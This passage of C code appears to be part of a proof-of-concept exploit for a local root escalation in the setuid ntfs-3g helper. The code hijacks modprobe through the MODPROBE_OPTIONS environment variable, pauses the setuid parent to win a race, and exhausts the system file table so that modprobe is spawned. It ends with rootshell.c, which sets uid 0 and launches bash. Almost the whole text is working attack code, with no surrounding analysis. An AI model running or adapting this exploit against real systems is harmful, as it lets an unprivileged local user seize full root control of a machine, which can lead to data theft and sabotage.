        if (read(do_exec_pipe[0], buf, 1) != 1)

            errx(1, "pipe read failed");

        char modprobe_opts[300];

        sprintf(modprobe_opts, "-C %s -d %s", modprobe_confdir, template);

        setenv("MODPROBE_OPTIONS", modprobe_opts, 1);

        execlp("ntfs-3g", "ntfs-3g", volume, mountpoint, NULL);

    }

    child = getpid();


    // Now launch ntfs-3g and wait until it opens /proc/mounts

    if (write(do_exec_pipe[1], buf, 1) != 1)

        errx(1, "pipe write failed");


    if (read(inotify_fd, buf, sizeof(buf)) <= 0)
```

```
        errx(1, "inotify read failed");
if (kill(getppid(), SIGSTOP))
        err(1, "can't stop setuid parent");


// Check whether we won the main race.
struct pollfd poll_fds[1] = {{
        .fd = fs_inotify_fd,
        .events = POLLIN
}};
int poll_res = poll(poll_fds, 1, 100);
if (poll_res == -1)
        err(1, "poll");
if (poll_res == 1) {
        puts("looks like we lost the race");
        if (kill(getppid(), SIGKILL))
                perror("SIGKILL after lost race");
        char rm_cmd[100];
        sprintf(rm_cmd, "rm -rf %s", template);
        system(rm_cmd);
        exit(1);
}
puts("looks like we won the race");
```

```
// Open as many files as possible. Whenever we have
// a bunch of open files, move them into a new process.
int total_open_files = 0;
while (1) {
    #define LIMIT 500
    int open_files[LIMIT];
    bool reached_limit = false;
    int n_open_files;
    for (n_open_files = 0; n_open_files < LIMIT; n_open_files++) {
        open_files[n_open_files] = eventfd(0, 0);
        if (open_files[n_open_files] == -1) {
            if (errno != ENFILE)
                err(1, "eventfd() failed");
            printf("got ENFILE at %d total\n", total_open_files);
            reached_limit = true;
            break;
        }
        total_open_files++;
    }
    pid_t fd_stasher_child = fork();
    if (fd_stasher_child == -1)
        err(1, "fork (for eventfd holder)");
    if (fd_stasher_child == 0) {
```

```
                prctl(PR_SET_PDEATHSIG, SIGKILL);

                // close PR_SET_PDEATHSIG race window

                if (getppid() != child) raise(SIGKILL);

                while (1) pause();

        }

        for (int i = 0; i < n_open_files; i++)

                close(open_files[i]);

        if (reached_limit)

                break;

}


// Wake up ntfs-3g and keep allocating files, then free up

// the files as soon as we're reasonably certain that either

// modprobe was spawned or the attack failed.

if (kill(getppid(), SIGCONT))

        err(1, "SIGCONT");


time_t start_time = time(NULL);

while (1) {

        for (int i=0; i<1000; i++) {

                int efd = eventfd(0, 0);

                if (efd == -1 && errno != ENFILE)

                        err(1, "gapfiller eventfd() failed unexpectedly");
        }
        struct pollfd modprobe_poll_fds[1] = {{
            .fd = modprobe_inotify_fd,
            .events = POLLIN
        }};
        int modprobe_poll_res = poll(modprobe_poll_fds, 1, 0);
        if (modprobe_poll_res == -1)
            err(1, "poll");
        if (modprobe_poll_res == 1) {
            puts("yay, modprobe ran!");
            exit(0);
        }
        if (time(NULL) > start_time + 3) {
            puts("modprobe didn't run?");
            exit(1);
        }
    }
}
```

rootshell.c

```
#include <unistd.h>

#include <err.h>

#include <stdio.h>

#include <sys/types.h>


int main(void) {

        if (setuid(0) || setgid(0))

                err(1, "setuid/setgid");

        fputs("we have root privs now...\n", stderr);

        execl("/bin/bash", "bash", NULL);

        err(1, "execl");

}
```